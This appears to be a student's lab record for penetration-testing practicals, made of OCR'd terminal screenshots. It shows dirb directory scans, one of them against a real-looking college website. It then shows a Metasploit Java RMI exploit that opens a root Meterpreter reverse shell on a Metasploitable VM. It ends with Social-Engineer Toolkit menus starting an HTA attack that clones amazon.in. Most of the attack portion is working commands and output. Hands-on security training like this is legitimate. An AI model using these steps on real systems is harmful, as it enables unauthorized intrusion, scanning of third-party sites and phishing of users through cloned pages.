
```
┌──(root㉿kali)-[~]
└─# dirb https://192.168.0.108/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jan 15 11:37:01 2023
URL_BASE: https://192.168.0.108/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.0.108/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Sun Jan 15 11:37:02 2023
DOWNLOADED: 0 - FOUND: 0

┌──(root㉿kali)-[~]
└─#
```


File Machine View Input Devices Help
1 2 3 4
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
dirb https://wilsoncollege.edu/
DIRB v2.22
By The Dark Raver
START_TIME: Sat Nov 26 05:54:51 2022
URL_BASE: https://wilsoncollege.edu/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: https://wilsoncollege.edu/ ----
==> DIRECTORY: https://wilsoncollege.edu/css/
==> DIRECTORY: https://wilsoncollege.edu/gallery/
==> DIRECTORY: https://wilsoncollege.edu/images/
+ https://wilsoncollege.edu/index.html (CODE:200|SIZE:94869)
==> DIRECTORY: https://wilsoncollege.edu/javascript/
==> DIRECTORY: https://wilsoncollege.edu/js/
+ https://wilsoncollege.edu/server-status (CODE:403|SIZE:199)
---- Entering directory: https://wilsoncollege.edu/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: https://wilsoncollege.edu/gallery/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: https://wilsoncollege.edu/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: https://wilsoncollege.edu/javascript/ ----
==> DIRECTORY: https://wilsoncollege.edu/javascript/jquery/
^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B

```
┌──(root㉿kali)-[~]
└─# cd /usr/share/dirb/wordlists/vulns

┌──(root㉿kali)-[/usr/share/dirb/wordlists/vulns]
└─# ls -i
3550962 apache.txt      3550954 domino.txt            3550963 hpsmh.txt     3550964 jboss.txt     3550955 oracle.txt      3550972 sunas.txt     3550970 weblogic.
3550965 axis.txt        3550956 fatwire_pagenames.txt 3550958 hyperion.txt  3550961 jersey.txt    3550959 ror.txt         3550975 tests.txt     3550957 websphere
3550966 cgis.txt        3550951 fatwire.txt           3550953 iis.txt       3550967 jrun.txt      3550969 sap.txt         3550976 tomcat.txt
3550952 coldfusion.txt  3550960 frontpage.txt         3550974 iplanet.txt   3550968 netware.txt   3550973 sharepoint.txt  3550971 vignette.txt

┌──(root㉿kali)-[/usr/share/dirb/wordlists/vulns]
└─# cd wordlists
cd: no such file or directory: wordlists

┌──(root㉿kali)-[/usr/share/dirb/wordlists/vulns]
└─# dirb https://wilsoncollege.edu/ apache.txt

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Nov 26 06:02:19 2022
URL_BASE: https://wilsoncollege.edu/
WORDLIST_FILES: apache.txt

-----------------

GENERATED WORDS: 30

---- Scanning URL: https://wilsoncollege.edu/ ----
+ https://wilsoncollege.edu/index.html (CODE:200|SIZE:94869)
+ https://wilsoncollege.edu/server-status (CODE:403|SIZE:199)

-----------------

END_TIME: Sat Nov 26 06:02:24 2022
DOWNLOADED: 30 - FOUND: 2

┌──(root㉿kali)-[/usr/share/dirb/wordlists/vulns]
└─# dirb https://wilsoncollege.edu/ jersey.txt
```

PRACTICAL 09 : Use Metasploit and take advantage of victims Java Exploit. Run Various commands via the command shell.

a. **Extract its IP information**
b. **List the running process**
c. **List system information**
d. **Print and change current working directory**



```
msf6 > use auxiliary/scanner/misc/java_rmi_server
msf6 auxiliary(scanner/misc/java_rmi_server) > options

Module options (auxiliary/scanner/misc/java_rmi_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/r
                                       apid7/metasploit-framework/wiki/Using-Metasp
                                       loit
   RPORT    1099             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one pe
```

```
msf6 auxiliary(scanner/misc/java_rmi_server) > set rhosts 192.168.152.206
rhosts => 192.168.152.206
msf6 auxiliary(scanner/misc/java_rmi_server) > set  thtreads 16
[-] Unknown datastore option: thtreads. Did you mean THREADS?
msf6 auxiliary(scanner/misc/java_rmi_server) > set  threads 16
threads => 16
msf6 auxiliary(scanner/misc/java_rmi_server) > run

[+] 192.168.152.206:1099  - 192.168.152.206:1099 Java RMI Endpoint Detected: Class L
ader Enabled
[*] 192.168.152.206:1099  - Scanned 1 of 1 hosts (100% complete)
```

```
msf6 auxiliary(scanner/misc/java_rmi_server) > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for th
                                         e payload request
```

(RHOST: VICTIM MACHINE IP)

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.152.206
rhost => 192.168.152.206
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Descr
iption
   -   ----                                ---------------  ----    -----  -----
---
   0   payload/generic/custom                               normal  No     Custo
m Payload
   1   payload/generic/shell_bind_tcp                       normal  No     Gener
ic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                    normal  No     Gener
ic Command Shell, Reverse TCP Inline
```

(LHOST:ATTTACKER MACHINE IP)

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.152.230
lhost ⇒ 192.168.152.230
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.152.230:4444
[*] 192.168.152.206:1099 - Using URL: http://192.168.152.230:8080/rGqFzCkXr9ZO
[*] 192.168.152.206:1099 - Server started.
[*] 192.168.152.206:1099 - Sending RMI Header ...
[*] 192.168.152.206:1099 - Sending RMI Call ...
[*] 192.168.152.206:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.152.206
```

```
root@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.152.230:4444
[*] 192.168.152.206:1099 - Using URL: http://192.168.152.230:8080/rGqFzCkXr9ZOKY
[*] 192.168.152.206:1099 - Server started.
[*] 192.168.152.206:1099 - Sending RMI Header ...
[*] 192.168.152.206:1099 - Sending RMI Call ...
[*] 192.168.152.206:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.152.206
[*] Meterpreter session 1 opened (192.168.152.230:4444 → 192.168.152.206:55054)
022-11-26 23:37:27 -0500

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
```

```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
1  2  3  4
root@kali: ~
File  Edit  View  File  Actions  Edit  View  Help
Server username: root
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

```
meterpreter > ps

Process List
============

 PID   Name                  User      Path
 ---   ----                  ----      ----
 1     /sbin/init            root      /sbin/init
 2     [kthreadd]            root      [kthreadd]
 3     [migration/0]         root      [migration/0]
 4     [ksoftirqd/0]         root      [ksoftirqd/0]
 5     [watchdog/0]          root      [watchdog/0]
 6     [events/0]            root      [events/0]
```


```
meterpreter > pwd
/
meterpreter > cd navneet
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd amit
meterpreter > pwd
/amit
meterpreter > ls
```


```
meterpreter > ls
Listing: /amit
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  0     fil   2022-11-26 23:46:56 -0500  ahtesham
100666/rw-rw-rw-  0     fil   2022-11-26 23:40:15 -0500  pal
100666/rw-rw-rw-  0     fil   2022-11-26 23:46:56 -0500  yaseera
```


```
msfadmin@metasploitable:/amit$ sudo touch ahtesham yaseera
msfadmin@metasploitable:/amit$ ls
ahtesham  pal  yaseera
msfadmin@metasploitable:/amit$
msfadmin@metasploitable:/amit$ ls
ahtesham  pal  yaseera
msfadmin@metasploitable:/amit$ _
```


PRACTICAL 10 :- CLIENT SIDE ATTACK


i. HTA ATTACK






kali@ka
File Actions Edit View Help
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2



File Actions Edit View Help
The Web Attack module is a unique way of utilizing multiple web-based attack
The Java Applet Attack method will spoof a Java Certificate and deliver a me
mas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser
The Credential Harvester method will utilize web cloning of a web- site that
osted to the website.
The TabNabbing method will wait for a user to move to a different tab, then
The Web-Jacking Attack method was introduced by white_sheep, emgent. This me
o appear legitimate however when clicked a window pops up then is replaced w
n the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web at
rowser, Credential Harvester/Tabnabbing all at once to see which is successf
The HTA Attack method will allow you to clone a site and perform powershell
rshell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>7



set:webattack>7
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2


```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.amazon.in
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
